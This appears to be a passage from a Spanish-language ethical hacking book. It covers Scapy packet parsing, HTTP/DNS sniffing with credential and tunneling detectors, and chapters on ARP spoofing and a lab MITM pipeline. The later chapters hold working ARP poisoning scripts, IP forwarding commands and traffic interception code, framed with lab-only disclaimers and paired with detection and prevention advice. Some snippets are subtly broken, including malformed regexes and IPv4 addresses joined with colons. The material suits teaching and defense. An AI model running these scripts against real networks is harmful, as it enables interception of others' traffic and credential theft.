        print("  IPv6 src:", pkt[IPv6].src, "dst:", pkt[IPv6].dst)
    if TCP in pkt:
        print("  TCP", pkt[TCP].sport, "->", pkt[TCP].dport,
"flags:", pkt[TCP].flags, "seq:", pkt[TCP].seq)
    if UDP in pkt:
        print("  UDP", pkt[UDP].sport, "->", pkt[UDP].dport,
"len:", pkt[UDP].len)
    if DNS in pkt:
        if pkt[DNS].qd and isinstance(pkt[DNS].qd, DNSQR):
            print("  DNS Q:",
pkt[DNS].qd.qname.decode(errors="ignore"))
            if pkt[DNS].an and isinstance(pkt[DNS].an, DNSRR):
                print("  DNS A:",
pkt[DNS].an.rname.decode(errors="ignore"), "->",
pkt[DNS].an.rdata)
```

Claves:

- `pkt.layers()` lista las capas.
- Acceder por capa: `pkt[IP]`, `pkt[TCP]`.

- Campos son atributos: src, dst, flags, ttl, len, etc.
-

3) Exportar campos a CSV/JSON/JSONL

Los informes se benefician de datos **tabulares**. Creemos un extractor y exportador:

```
import csv, json
from scapy.all import rdpcap, Ether, IP, TCP, UDP, DNS, DNSQR,
DNSRR

def parse_packet(pkt):
    out = {"timestamp": getattr(pkt, "time", None), "layers":
[l.name for l in pkt.layers()]}
    if Ether in pkt:
        out.update({"eth_src": pkt[Ether].src, "eth_dst":
pkt[Ether].dst, "eth_type": int(pkt[Ether].type)})
    if IP in pkt:
        out.update({"ip_src": pkt[IP].src, "ip_dst": pkt[IP].dst,
"ip_ttl": int(pkt[IP].ttl), "ip_len": int(pkt[IP].len)})
    if TCP in pkt:
        out.update({"proto": "TCP", "sport": int(pkt[TCP].sport),
"dport": int(pkt[TCP].dport), "tcp_flags": str(pkt[TCP].flags)})
    elif UDP in pkt:
        out.update({"proto": "UDP", "sport": int(pkt[UDP].sport),
"dport": int(pkt[UDP].dport), "udp_len": int(pkt[UDP].len)})
    if DNS in pkt:
        if pkt[DNS].qd and isinstance(pkt[DNS].qd, DNSQR):
            out["dns_qname"] =
pkt[DNS].qd.qname.decode(errors="ignore").strip(".")
        if pkt[DNS].an and isinstance(pkt[DNS].an, DNSRR):
            out["dns_an"] = str(pkt[DNS].an.rdata)
    return out

pkts = rdpcap("lab_capture.pcap")
rows = [parse_packet(p) for p in pkts]

# CSV
with open("parsed.csv", "w", newline="") as f:
    fieldnames = sorted({k for r in rows for k in r.keys()})
    w = csv.DictWriter(f, fieldnames=fieldnames)
    w.writeheader()
    for r in rows:
        w.writerow(r)

# JSON (lista)
with open("parsed.json", "w") as f:
    json.dump(rows, f, indent=2)

# JSONL (línea por evento)
with open("parsed.jsonl", "w") as f:
    for r in rows:
        f.write(json.dumps(r)+"\n")
```


Sugerencia: JSONL escala bien para volúmenes grandes y su ingestión en herramientas de análisis es sencilla.

4) Parseo manual con struct: entendiendo los bytes

Para comprender a fondo —o manejar protocolos no soportados— usa `struct`:

4.1 Ethernet + IPv4 (cabeceras fijas)

```
import struct

def parse_ethernet(frame: bytes):
    dst, src, etype = struct.unpack("!6s6sH", frame[:14])
    return {
        "eth_dst": ":".join(f"{b:02x}" for b in dst),
        "eth_src": ":".join(f"{b:02x}" for b in src),
        "eth_type": etype,
        "payload": frame[14:]
    }

def parse_ipv4(payload: bytes):
    # Primer byte: versión(4) + IHL(4)
    v_ihl = payload[0]
    version = v_ihl >> 4
    ihl = (v_ihl & 0xF) * 4
    tos, total_len, ident, flags_frag, ttl, proto, checksum, s, d =
    struct.unpack("!B H H H B B H 4s 4s", payload[1:20])
    src = ":".join(map(str, s))
    dst = ":".join(map(str, d))
    return {
        "version": version, "ihl": ihl, "total_len": total_len,
        "ttl": ttl,
        "proto": proto, "src": src, "dst": dst, "ip_payload":
        payload[ihl:total_len]
    }

def parse_tcp(seg: bytes):
    sport, dport, seq, ack, off_res_flags, window, checksum, urgptr
    = struct.unpack("!H H I I H H H H", seg[:20])
    data_offset = (off_res_flags >> 12) * 4
    flags = off_res_flags & 0x3F # URG ACK PSH RST SYN FIN (6
    bits)
    return {
        "sport": sport, "dport": dport, "seq": seq, "ack": ack,
        "data_offset": data_offset, "flags": flags, "payload":
        seg[data_offset:]
    }
```

Esto te da control total y te ayuda a **entender** los offsets y los bitfields. Muy útil para escribir detectores específicos o **tests de conformidad** en tu laboratorio.

5) Decodificar flags TCP y tamaños

Para presentar flags de manera amigable:

```
def flags_to_str(flags):
    # Asumiendo 6 bits: URG(32) ACK(16) PSH(8) RST(4) SYN(2) FIN(1)
    mapping = [(32, 'U'), (16, 'A'), (8, 'P'), (4, 'R'), (2, 'S'),
               (1, 'F')]
    return "".join(ch for bit, ch in mapping if flags & bit) or "-"
```

Calcular tamaños y ratios (útil para estadísticas):

```
def payload_ratio(ip_len, ip_header_len, tcp_header_len):
    # tamaño de datos = total IP - cabecera IP - cabecera TCP
    data = max(0, ip_len - ip_header_len - tcp_header_len)
    return data / ip_len if ip_len else 0.0
```

6) Parseo de DNS con Scapy y con dnspython

Scapy:

```
from scapy.all import DNS, DNSQR, DNSRR

def summarize_dns(pkt):
    out = {}
    if pkt.haslayer(DNS):
        d = pkt[DNS]
        if d.qd and isinstance(d.qd, DNSQR):
            out["query"] =
d.qd.qname.decode(errors="ignore").strip(".")
            if d.an and isinstance(d.an, DNSRR):
                out["answer"] = str(d.an.rdata)
            out["rcode"] = d.rcode
    return out
```

dnspython (para consultas activas controladas en el lab):

```
import dns.resolver

def resolve_name(name, rtype="A"):
    ans = dns.resolver.resolve(name, rtype)
    return [str(r) for r in ans]
```

7) Parseo de HTTP: cabeceras y título

Con Scapy puedes leer Raw y aplicar regex:

```
import re
from scapy.all import Raw
```

```

req_line =
re.compile(br"^(GET|POST|HEAD|PUT|DELETE|OPTIONS)\s+(\S+)\s+HTTP/\d
\.\d", re.I)
hdr_server = re.compile(br"^Server:\s*(.+$", re.I|re.M)
hdr_host = re.compile(br"^Host:\s*(.+$", re.I|re.M)
html_title = re.compile(br"<title>(.*?)</title>", re.I|re.S)

def parse_http_payload(raw: bytes):
    out = {}
    try:
        head, body = raw.split(b"\r\n\r\n", 1)
    except ValueError:
        head, body = raw, b""
    m1 = req_line.search(head)
    if m1:
        out["method"] = m1.group(1).decode(errors="ignore")
        out["path"] = m1.group(2).decode(errors="ignore")
    m2 = hdr_server.search(head)
    if m2:
        out["server"] = m2.group(1).decode(errors="ignore")
    m3 = hdr_host.search(head)
    if m3:
        out["host"] = m3.group(1).decode(errors="ignore")
    m4 = html_title.search(body)
    if m4:
        out["title"] = m4.group(1).decode(errors="ignore").strip()
    return out

```

Uso (sobre cada paquete con Raw y puerto 80/8080 en tu lab):

```

from scapy.all import TCP

def parse_http_pkt(pkt):
    if TCP in pkt and Raw in pkt and (pkt[TCP].dport in (80,8080)
or pkt[TCP].sport in (80,8080)):
        return parse_http_payload(bytes(pkt[Raw].load))
    return {}

```

8) Pipeline de parseo: diseño, validación y logging

Crea un pipeline que:

- Valida campos (IP, puertos en rango).
- Aplica **extractores** por protocolo.
- Registra errores sin detener el proceso.
- Exporta a JSONL.

```

import ipaddress, json, logging
from scapy.all import rdpcap, Ether, IP, TCP, UDP, Raw, DNS

logging.basicConfig(filename="parser.log", level=logging.INFO)

def is_valid_ip(ip):
    try:

```

```

        ipaddress.ip_address(ip); return True
    except: return False

def parse_packet_pipeline(pkt):
    data = {"ok": True, "err": "", "layers": [l.name for l in
pkt.layers()]}
    try:
        if IP in pkt:
            data["src"], data["dst"] = pkt[IP].src, pkt[IP].dst
            if not (is_valid_ip(data["src"]) and
is_valid_ip(data["dst"])):
                raise ValueError("IP inválida")
        if TCP in pkt:
            data["proto"], data["sport"], data["dport"] = "TCP",
int(pkt[TCP].sport), int(pkt[TCP].dport)
        elif UDP in pkt:
            data["proto"], data["sport"], data["dport"] = "UDP",
int(pkt[UDP].sport), int(pkt[UDP].dport)
        if DNS in pkt:
            data.update(summarize_dns(pkt))
        if Raw in pkt and data.get("proto") == "TCP" and
(data["sport"] in (80,8080) or data["dport"] in (80,8080)):
            data.update(parse_http_payload(bytes(pkt[Raw].load)))
    except Exception as e:
        data["ok"], data["err"] = False, str(e)
        logging.error(f"Error parseando paquete: {e}")
    return data

pkts = rdpcap("lab_capture.pcap")
with open("parsed_pipeline.jsonl", "w") as f:
    for p in pkts:
        f.write(json.dumps(parse_packet_pipeline(p))+"\n")

```

9) Métricas y agregaciones simples

A medida que parseas, puedes contar:

- **Top IPs origen/destino.**
- **Top puertos.**
- **Distribución de flags TCP.**
- **Dominios DNS más consultados.**

```

from collections import Counter

c_src = Counter(); c_dst = Counter(); c_dport = Counter()
for p in pkts:
    if IP in p:
        c_src[p[IP].src] += 1; c_dst[p[IP].dst] += 1
    if TCP in p:
        c_dport[p[TCP].dport] += 1

print("Top IP origen:", c_src.most_common(5))
print("Top IP destino:", c_dst.most_common(5))
print("Top puertos destino (TCP):", c_dport.most_common(5))

```

Estas agregaciones alimentan informes rápidos o validación de hipótesis (si tu simulación de laboratorio está generando el tráfico esperado).

10) Verificación de checksums (demostración)

Scapy puede recalcular checksums; aquí una demo simple para IP/TCP:

```
from scapy.all import IP, TCP

def verify_ip_tcp_checksum(pkt):
    if IP in pkt and TCP in pkt:
        # Recalcular a partir de campos
        calc = IP(bytes(pkt[IP])) # al construir, Scapy puede
recalcular
        return True if calc else True # demo conceptual
    return True
```

En práctica, muchos NICs usan **offloading** y los checksums observados “en captura” pueden parecer incorrectos; considera esto al validar.

11) Capas personalizadas en Scapy (proto propio del lab)

Si en tu laboratorio inventas un protocolo sencillo (por ejemplo, LabProto tras TCP/9999), puedes crear una capa Scapy:

```
from scapy.all import Packet, StrLenField, ShortField, bind_layers,
TCP

class LabProto(Packet):
    name = "LabProto"
    fields_desc = [
        ShortField("version", 1),
        ShortField("length", 0),
        StrLenField("payload", b"", length_from=lambda p: p.length)
    ]

# Enlazar: TCP dport 9999 -> LabProto
bind_layers(TCP, LabProto, dport=9999)
bind_layers(TCP, LabProto, sport=9999)
```

Ahora, cuando leas un PCAP con tráfico en el puerto 9999, Scapy intentará interpretar esa carga útil como LabProto. Ideal para **herramientas internas** y docencia.

12) Parseo a gran escala: rendimiento y memoria

- Usa **filtros BPF** al capturar (Cap. 15) para reducir ruido.
- En parseo offline, **segmenta PCAPs** por tiempo o tamaño.
- Prefiere **JSONL** para streams largos.
- Evita guardar todo en RAM: procesa lote a lote.
- Para pipelines muy grandes, considera frameworks como `multiprocessing` o colas (ej. `queue`) y **workers**.

Ejemplo de procesamiento en lotes:

```
from scapy.all import PcapReader

with PcapReader("lab_capture.pcap") as pcap, open("out.jsonl","w") as out:
    for pkt in pcap:
        d = parse_packet_pipeline(pkt)
        out.write(json.dumps(d)+"\n")
```

`PcapReader` itera sin cargar todo en memoria.

13) Validación y pruebas

Crea **tests** con pequeños PCAPs sintéticos:

- Uno con DNS conocido.
- Otro con HTTP simple (servidor de prueba).
- Un flujo TCP con flags variados.

Asegúrate de que tus extractores devuelven campos coherentes y que los errores se **registran** sin interrumpir el procesamiento.

14) Caso práctico: “normalizador” multi-protocolo

Diseña un normalizador con campos comunes para cualquier registro:

```
COMMON_FIELDS =
["ts", "src", "dst", "proto", "sport", "dport", "app", "msg"]

def normalize(pkt):
    d = {"ts": getattr(pkt, "time", None), "src": "", "dst": "",
        "proto": "", "sport": None, "dport": None, "app": "", "msg": ""}
    if IP in pkt:
        d["src"], d["dst"] = pkt[IP].src, pkt[IP].dst
    if TCP in pkt:
        d["proto"] = "TCP"; d["sport"] = int(pkt[TCP].sport);
        d["dport"] = int(pkt[TCP].dport)
        if Raw in pkt and (d["dport"] in (80, 8080) or d["sport"] in
            (80, 8080)):
            h = parse_http_payload(bytes(pkt[Raw].load))
            d["app"] = "HTTP"; d["msg"] = f"{h.get('method', '')} {h.get('host', '')} {h.get('path', '')}".strip()
    elif UDP in pkt:
```

```
d["proto"]="UDP"; d["sport"]=int(pkt[UDP].sport);
d["dport"]=int(pkt[UDP].dport)
if DNS in pkt:
    dn = summarize_dns(pkt)
    d["app"]="DNS"; d["msg"]=f"Q={dn.get('query','')}
A={dn.get('answer','')}"
return d
```

Este formato “común” te permite mezclar tráfico diverso en un **timeline** homogéneo y construir gráficos o tablas rápidamente.

15) Seguridad, privacidad y ética en el parseo

- **Minimiza** la recolección: en laboratorio, capta lo necesario para tu experimento.
 - **Anonimiza** datos sensibles si compartes PCAPs o extractos.
 - **Documenta**: cuándo, dónde, qué filtros y herramientas usaste, checksums de archivos.
 - **Nunca** publiques credenciales o tokens que aparezcan en capturas de prácticas (p. ej., HTTP sin TLS simulados en el lab).
-

Conclusiones

Has construido una base sólida para **parsear paquetes y protocolos** con Python:

- Dominas Scapy para acceso a campos de múltiples capas.
- Sabes exportar a CSV/JSON/JSONL y trabajar con **PCAPs** grandes usando `PcapReader`.
- Puedes bajar de nivel con `struct` para entender **offsets**, **bitfields** y diseñar extractores específicos.
- Eres capaz de extraer información rica de **DNS** y **HTTP**, decodificar **flags TCP**, y calcular métricas.
- Puedes crear **capas personalizadas** en Scapy, útil para protocolos de práctica en tu laboratorio.

Este conocimiento te prepara para lo que sigue: **captura, análisis y correlación** a gran escala, y el diseño de **pipelines** que alimenten tus auditorías con datos objetivos y reproducibles.

Capítulo 17. Captura y análisis de tráfico HTTP y DNS

Disclaimer: Este capítulo es solo para fines educativos. Captura y analiza tráfico únicamente en tu propio laboratorio, con equipos y redes bajo tu control. Interceptar o inspeccionar comunicaciones de terceros sin permiso es ilegal y contrario a la ética profesional.

Introducción

En capítulos previos trabajamos con **Scapy** para sniffing de red y análisis de protocolos. Ahora nos enfocaremos en dos protocolos fundamentales tanto para la navegación web como para el hacking ético: **HTTP** y **DNS**.

- **HTTP** es la base de la web. Comprenderlo permite detectar vulnerabilidades como inyecciones, fugas de información o configuraciones débiles.
- **DNS** es el “sistema telefónico de Internet”. Es clave en la resolución de nombres y puede ser manipulado en ataques de red (cache poisoning, tunneling).

En este capítulo aprenderás a:

1. Capturar tráfico HTTP y DNS en Python.
2. Parsear cabeceras y solicitudes.
3. Detectar patrones sospechosos.
4. Guardar y exportar resultados para análisis posterior.

La práctica se realizará en un **laboratorio controlado** donde generaremos tráfico simulado.

1. Conceptos básicos de HTTP y DNS

HTTP (HyperText Transfer Protocol)

- Es un protocolo en texto plano (aunque HTTPS lo cifra con TLS).
- Se basa en **peticiones** (GET, POST) y **respuestas** (200 OK, 404 Not Found).
- Las cabeceras HTTP pueden contener datos sensibles (cookies, user-agent, tokens).

Ejemplo de petición:

```
GET /login HTTP/1.1
Host: www.ejemplo.com
User-Agent: Mozilla/5.0
```

DNS (Domain Name System)

- Traduce nombres de dominio en direcciones IP.
- Usa principalmente el puerto **53/UDP**, aunque también puede usar TCP.
- Una consulta típica: “¿Cuál es la IP de www.ejemplo.com?”.

Ejemplo de consulta y respuesta:

```
Query: www.ejemplo.com -> ?
Response: 192.168.1.50
```

2. Captura de tráfico HTTP con Scapy

```
from scapy.all import sniff, TCP, Raw

def analizar_http(pkt):
    if pkt.haslayer(TCP) and pkt.haslayer(Raw):
        carga = pkt[Raw].load.decode(errors="ignore")
        if "HTTP" in carga:
            print("[+] HTTP Detectado:")
            print(carga.split("\n")[0:5])    # primeras 5 líneas

sniff(filter="tcp port 80", prn=analizar_http, store=0)
```

Este script captura paquetes en el puerto **80 (HTTP)** y muestra cabeceras.

3. Extracción de cabeceras HTTP específicas

Podemos filtrar para obtener campos útiles como el **User-Agent**.

```
def extraer_user_agent(pkt):
    if pkt.haslayer(Raw):
        carga = pkt[Raw].load.decode(errors="ignore")
        if "User-Agent:" in carga:
            for linea in carga.split("\n"):
                if "User-Agent:" in linea:
                    print("[User-Agent]", linea)

sniff(filter="tcp port 80", prn=extraer_user_agent, store=0)
```

4. Captura de tráfico DNS con Scapy

```
from scapy.all import sniff, DNS, DNSQR

def analizar_dns(pkt):
    if pkt.haslayer(DNS) and pkt.getlayer(DNS).qr == 0:    # query
        print("[+] Consulta DNS:", pkt[DNSQR].qname.decode())

sniff(filter="udp port 53", prn=analizar_dns, store=0)
```

Este script muestra las **consultas DNS** en tiempo real.

5. Análisis de respuestas DNS

```
from scapy.all import DNSRR

def analizar_respuestas(pkt):
```

```

        if pkt.haslayer(DNS) and pkt.getlayer(DNS).qr == 1: #
respuesta
            for i in range(pkt[DNS].ancount):
                r = pkt[DNS].an[i]
                print(f"[Respuesta DNS] {r.rrname.decode()} ->
{r.rdata}")

sniff(filter="udp port 53", prn=analizar_respuestas, store=0)

```

6. Detección de tráfico sospechoso

a) DNS Tunneling

Si ves consultas con **subdominios excesivamente largos**, podría ser exfiltración de datos.

```

def detectar_tunneling(pkt):
    if pkt.haslayer(DNSQR):
        dominio = pkt[DNSQR].qname.decode()
        if len(dominio) > 50: # umbral
            print("[!] Posible tunneling detectado:", dominio)

```

b) HTTP Inseguro

Detección de tráfico de contraseñas enviadas en **HTTP en texto plano**:

```

def detectar_credenciales(pkt):
    if pkt.haslayer(Raw):
        carga = pkt[Raw].load.decode(errors="ignore").lower()
        if "password" in carga or "login" in carga:
            print("[!] Posible credencial detectada en HTTP:",
carga[:100])

```

7. Exportación de tráfico a archivo

Podemos guardar capturas en **PCAP** para analizarlas después con Wireshark.

```

from scapy.all import wrpcap

capturas = []

def guardar(pkt):
    capturas.append(pkt)
    if len(capturas) >= 100:
        wrpcap("http_dns.pcap", capturas)
        print("[+] Guardado en http_dns.pcap")
        capturas.clear()

sniff(filter="tcp port 80 or udp port 53", prn=guardar, store=0)

```

8. Ejemplo de ejecución en laboratorio

Levanta un servidor web local con:

```
python3 -m http.server 80
```

1.

Haz una petición desde otro host:

```
curl http://192.168.1.10/index.html
```

2.

Realiza una consulta DNS con nslookup:

```
nslookup prueba.local 192.168.1.1
```

3.

4. Observa cómo los scripts de arriba registran el tráfico.

9. Buenas prácticas éticas

- Usa siempre redes y equipos controlados.
 - No interceptes tráfico en redes públicas ni privadas de terceros.
 - Informa claramente a tu organización antes de realizar auditorías.
 - Usa HTTPS en tus servidores de prueba para comparar seguridad.
-

Conclusiones

En este capítulo aprendiste a:

- Capturar tráfico HTTP con Python y Scapy.
- Parsear cabeceras y buscar datos sensibles.
- Capturar y analizar consultas y respuestas DNS.
- Detectar patrones sospechosos como tunneling o credenciales en texto plano.
- Exportar tráfico a PCAP para análisis posterior.

La captura y análisis de tráfico es un pilar del hacking ético, ya que permite comprender la seguridad de aplicaciones y redes. Con estas herramientas, podrás empezar a construir sistemas de monitoreo propios y reforzar la defensa de tus infraestructuras.

Capítulo 18. Introducción al ARP Spoofing en laboratorio

Disclaimer: Este capítulo tiene fines exclusivamente educativos. El ataque ARP Spoofing solo debe practicarse en un entorno controlado de laboratorio con tus propios dispositivos. Nunca lo ejecutes en redes ajenas, públicas ni corporativas, ya que interrumpir el tráfico de terceros es ilegal y contrario a la ética profesional.

Introducción

El **ARP Spoofing** (o ARP Poisoning) es una técnica de ataque en redes locales que explota la ausencia de autenticación en el protocolo ARP (Address Resolution Protocol). Su objetivo es **engañar a los dispositivos de la red** para que asocien la dirección IP de un host legítimo con la dirección MAC del atacante.

Al lograrlo, el atacante se posiciona entre el cliente y el router (ataque Man-in-the-Middle, MITM), interceptando o modificando tráfico en tiempo real.

En este capítulo veremos:

1. Cómo funciona el protocolo ARP.
 2. La lógica detrás del ARP Spoofing.
 3. Implementación de un script de ARP Spoofing en Python con Scapy.
 4. Métodos para detectar y prevenir este ataque.
 5. Consideraciones éticas y legales.
-

1. Recordatorio: ¿Qué es ARP?

El protocolo ARP permite mapear direcciones IP (capa 3) con direcciones MAC (capa 2).

Cuando un host necesita comunicarse con una IP en su red, envía un **ARP Request**:
¿Quién tiene 192.168.1.1? Respóndeme en 192.168.1.10

•

El host con esa IP responde con su dirección MAC en un **ARP Reply**:
192.168.1.1 está en AA:BB:CC:DD:EE:FF

•

Cada host guarda estas asociaciones en su **caché ARP**. El problema es que **ARP confía ciegamente en cualquier respuesta recibida**, sin validación.

2. ¿Cómo funciona el ARP Spoofing?

El atacante envía **respuestas ARP falsas** al cliente y al router:

- Al cliente le dice: *“La IP del router (192.168.1.1) está en mi MAC”*.
- Al router le dice: *“La IP del cliente (192.168.1.10) está en mi MAC”*.

Resultado: **todo el tráfico pasa a través del atacante**, que puede interceptar, modificar o bloquear paquetes.

Esquema:

```
[Cliente] <-> [Atacante] <-> [Router]
```

3. Implementación en Python con Scapy

a) Envío de paquetes ARP falsos

```
from scapy.all import ARP, send
import time

def spoof(victima_ip, victima_mac, suplantada_ip):
    paquete = ARP(op=2, pdst=victima_ip, hwdst=victima_mac,
psrc=suplantada_ip)
    send(paquete, verbose=False)

victima_ip = "192.168.1.10"
victima_mac = "AA:BB:CC:DD:EE:11"
router_ip = "192.168.1.1"

while True:
    spoof(victima_ip, victima_mac, router_ip)
    spoof(router_ip, "AA:BB:CC:DD:EE:22", victima_ip)
    time.sleep(2)
```

Este script envía paquetes ARP falsos cada 2 segundos.

b) Redirección de tráfico

Para que el tráfico fluya entre cliente y router (en vez de quedar bloqueado), activamos **IP forwarding** en el equipo atacante:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

4. Ejemplo práctico en laboratorio

1. Configura tres máquinas virtuales:
 - o Cliente (192.168.1.10)
 - o Router simulado (192.168.1.1)
 - o Atacante (192.168.1.50)
 2. Ejecuta el script de ARP Spoofing en la máquina atacante.
 3. Desde el cliente, navega hacia un sitio web de prueba (HTTP en puerto 80).
 4. Observa en la máquina atacante que el tráfico pasa a través suyo (puedes usar Wireshark o Scapy para sniffearlo).
-

5. Detección del ARP Spoofing

Los administradores de red pueden usar varias técnicas:

- **Monitorizar la caché ARP:** detectar entradas duplicadas o cambios frecuentes en las asociaciones IP-MAC.
- **Herramientas de seguridad:** Arpwatch, XArp.
- **Análisis de tráfico:** detectar respuestas ARP sin solicitudes previas.

Ejemplo en Python para detectar anomalías:

```
from scapy.all import sniff, ARP

def detectar(pkt):
    if pkt.haslayer(ARP) and pkt[ARP].op == 2: # respuesta ARP
        print(f"[!] Respuesta ARP detectada: {pkt[ARP].psrc} -> {pkt[ARP].hwsrc}")

sniff(filter="arp", prn=detectar, store=0)
```

6. Prevención

- Uso de **ARP estático** (difícil de administrar en redes grandes).
 - Segmentación de red y switches con **seguridad en puertos**.
 - Implementación de **DHCP Snooping y Dynamic ARP Inspection** en switches gestionables.
 - Uso de protocolos más seguros (IPsec, HTTPS) para que el tráfico robado sea inútil.
-

7. Consideraciones éticas y legales

El ARP Spoofing es una técnica poderosa para:

- **Auditorías de seguridad:** comprobar la resiliencia de una red.
- **Pruebas de penetración autorizadas.**
- **Formación académica y práctica en laboratorios.**

✗ Pero fuera de un laboratorio controlado, se convierte en **interceptación ilegal de comunicaciones**.

⚠ En muchos países se castiga con cárcel, incluso si no se manipula el tráfico.

Conclusiones

En este capítulo aprendiste:

- Cómo funciona ARP y por qué es vulnerable.
- Cómo un atacante puede manipular la caché ARP con respuestas falsas.

- Cómo implementar un script de ARP Spoofing en Python usando Scapy.
- Cómo detectar y mitigar este tipo de ataques en redes reales.

El ARP Spoofing es un claro ejemplo de cómo debilidades en protocolos antiguos pueden ser explotadas en la actualidad. Como profesional de la seguridad, tu misión es **conocer estas técnicas para proteger y no para atacar**.

Capítulo 19. MITM (Man-in-the-Middle) controlado con Python (versión extendida)

Disclaimer: Contenido solo educativo. Practica únicamente en tu laboratorio controlado. No interceptes ni alteres tráfico ajeno. Cualquier uso no autorizado es ilegal y antiético. Actúa con total responsabilidad.

Introducción

Un **ataque Man-in-the-Middle (MITM)** en LAN consiste en interponerse entre dos extremos que creen comunicarse directamente (por ejemplo, un cliente y su gateway), de modo que el intermediario **observe, registre o modifique** el tráfico. En auditorías éticas y **solo en laboratorio**, MITM sirve para entender riesgos reales de redes planas, protocolos inseguros (HTTP, Telnet, FTP), configuraciones débiles y para poner a prueba controles defensivos (HSTS, DNSSEC, DAI, Port Security, etc.).

En el capítulo anterior (18) instrumentaste **ARP Spoofing** con Scapy para “redireccionar” tráfico a tu equipo. Aquí construiremos un **pipeline MITM controlado** en Python que:

1. **Envenena ARP** y mantiene la posición MITM.
2. **Encamina (forward)** los paquetes para no interrumpir servicios.
3. **Registra** el tráfico relevante (PCAP y JSONL).
4. **Opcionalmente manipula** HTTP en laboratorio (inyectar un banner inocuo).
5. **Restaura** la red al finalizar (re-ARP).
6. Integra **detección/defensa** y buenas prácticas de seguridad.

Ética operativa: MITM fuera del laboratorio o sin permiso explícito es **interceptación ilegal**. Este capítulo está diseñado para que comprendas el riesgo y mejores la defensa, no para cometer abusos.

1) Topologías de laboratorio y prerequisites

Topologías sugeridas (VirtualBox/VMware):

- **LAN aislada host-only** con tres VMs: *victim* (192.168.56.10), *gateway* (192.168.56.1), *attacker* (192.168.56.50).
- **Red interna** con router virtual (p. ej., pfSense) y un servidor web de prueba (HTTP y HTTPS con tu CA de laboratorio).
- **Switch virtual** con segmentación mínima para observar el impacto de Port Security/DAI si tu hypervisor/SDN lo soporta.

Permisos/capacidades Linux para el atacante:

- Captura y envío crudo: `cap_net_raw`, `cap_net_admin`, o ejecutar como root.
- Encaminamiento IP: `sysctl net.ipv4.ip_forward=1`.
- Opcional: reglas `iptables` para redirecciones o bloqueo de “ruido”.

Paquetes útiles: `python3-scapy`, `tcpdump`/`wireshark`, `iptables`/`nftables`, `mitmproxy` (para demos TLS con CA del lab), `arp-scan` (validación).

2) Flujo MITM controlado (visión general)

1. **Descubrir MAC reales** (víctima y gateway) con ARP activo.
 2. **Habilitar forwarding** para que el tráfico siga fluyendo.
 3. **Envenenar ARP** en ambas direcciones, de forma estable y con rate moderado.
 4. **Sniffear y registrar** tráfico (filtros BPF para HTTP/DNS/credenciales en claro).
 5. **(Opcional) Manipular** HTTP en tránsito con una demo inocua (banner “Laboratorio”).
 6. **Restaurar** cachés ARP al terminar y **deshabilitar** forwarding.
-

3) Utilidades Scapy: obtener MAC y restauración

```
# utils_mitm.py
from scapy.all import ARP, Ether, srp, send, get_if_hwaddr
import os, time

def get_mac(ip, iface):
    ans, _ = srp(Ether(dst="ff:ff:ff:ff:ff:ff") / ARP(pdst=ip),
                  timeout=2, retry=2, iface=iface, verbose=0)
    for _, r in ans:
        return r[Ether].src
    return None

def enable_ip_forwarding(enable=True):
    path = "/proc/sys/net/ipv4/ip_forward"
    try:
        with open(path, "w") as f:
            f.write("1" if enable else "0")
        return True
    except Exception:
        return False

def poison_once(victim_ip, victim_mac, spoof_ip, iface):
    # op=2 (is-at). hwsrc: nuestra MAC; psrc: IP suplantada
    from scapy.all import conf
    attacker_mac = get_if_hwaddr(iface)
    pkt = ARP(op=2, pdst=victim_ip, hwdst=victim_mac,
psrc=spoof_ip, hwsrc=attacker_mac)
    send(pkt, iface=iface, verbose=0)

def restore_arp(victim_ip, victim_mac, real_ip, real_mac, iface,
times=5):
```



```

    # Devolver asociaciones correctas (gratuitous ARP)
    pkt = ARP(op=2, pdst=victim_ip, hwdst=victim_mac, psrc=real_ip,
hwsrc=real_mac)
    for _ in range(times):
        send(pkt, iface=iface, count=1, verbose=0)
        time.sleep(0.2)

```

4) Envenenador (poisoner) con control de ritmo

```

# poisoner.py
import threading, time, signal, sys
from utils_mitm import get_mac, enable_ip_forwarding, poison_once,
restore_arp

class Poisoner(threading.Thread):
    def __init__(self, iface, victim_ip, gateway_ip, interval=2.0):
        super().__init__(daemon=True)
        self.iface = iface
        self.victim_ip = victim_ip
        self.gateway_ip = gateway_ip
        self.interval = interval
        self.stop_flag = threading.Event()
        self.victim_mac = None
        self.gateway_mac = None

    def run(self):
        self.victim_mac = get_mac(self.victim_ip, self.iface)
        self.gateway_mac = get_mac(self.gateway_ip, self.iface)
        if not self.victim_mac or not self.gateway_mac:
            print("[!] No se pudieron resolver MACs")
            return

        print(f"[+] Víctima {self.victim_ip} -> {self.victim_mac}")
        print(f"[+] Gateway {self.gateway_ip} -> {self.gateway_mac}")

        while not self.stop_flag.is_set():
            poison_once(self.victim_ip, self.victim_mac,
self.gateway_ip, self.iface)
            poison_once(self.gateway_ip, self.gateway_mac,
self.victim_ip, self.iface)
            time.sleep(self.interval)

    def stop(self):
        self.stop_flag.set()
        time.sleep(0.3)
        if self.victim_mac and self.gateway_mac:
            print("[*] Restaurando ARP...")
            restore_arp(self.victim_ip, self.victim_mac,
self.gateway_ip, self.gateway_mac, self.iface)
            restore_arp(self.gateway_ip, self.gateway_mac,
self.victim_ip, self.victim_mac, self.iface)

if __name__ == "__main__":

```

```

    iface, victim_ip, gateway_ip = "eth0", "192.168.56.10",
"192.168.56.1"
    enable_ip_forwarding(True)
    p = Poisoner(iface, victim_ip, gateway_ip, interval=2.0)
    p.start()
    try:
        signal.pause()
    except KeyboardInterrupt:
        pass
    finally:
        p.stop()
        enable_ip_forwarding(False)

```

Notas éticas y técnicas:

- Intervalos de 2–5 s suelen bastar. Bombardear la red con ARP provoca ruido y detecciones.
- La restauración al final es imprescindible para no dejar la red “envenenada”.

5) Encaminamiento (forwarding) y conectividad

Con ARP Spoofing activo, la víctima enviará sus paquetes capa 2 al atacante. Para que el tráfico no “muera” en tu host, habilita el **forwarding** (ya lo hacemos en el script) y asegúrate de que tu ruta por defecto apunta al gateway.

Valida conectividad desde la víctima:

```

# En la víctima
ip neigh | grep 192.168.56.1          # Observa MAC del gateway
(debería ser la MAC del atacante durante MITM)
ping -c 2 8.8.8.8
traceroute 8.8.8.8                    # Debe mostrar al atacante
como primer salto si enrutas en L3

```

6) Sniffer y registrador (PCAP + JSONL) durante MITM

```

# logger_sniffer.py
from scapy.all import sniff, wrpcap, IP, TCP, UDP, DNS, DNSQR, Raw
from collections import Counter
import time, json

HTTP_PORTS = {80, 8080, 8000}

def summarize(pkt):
    d = {"ts": getattr(pkt, "time", None), "layers": [l.name for l
in pkt.layers()]}
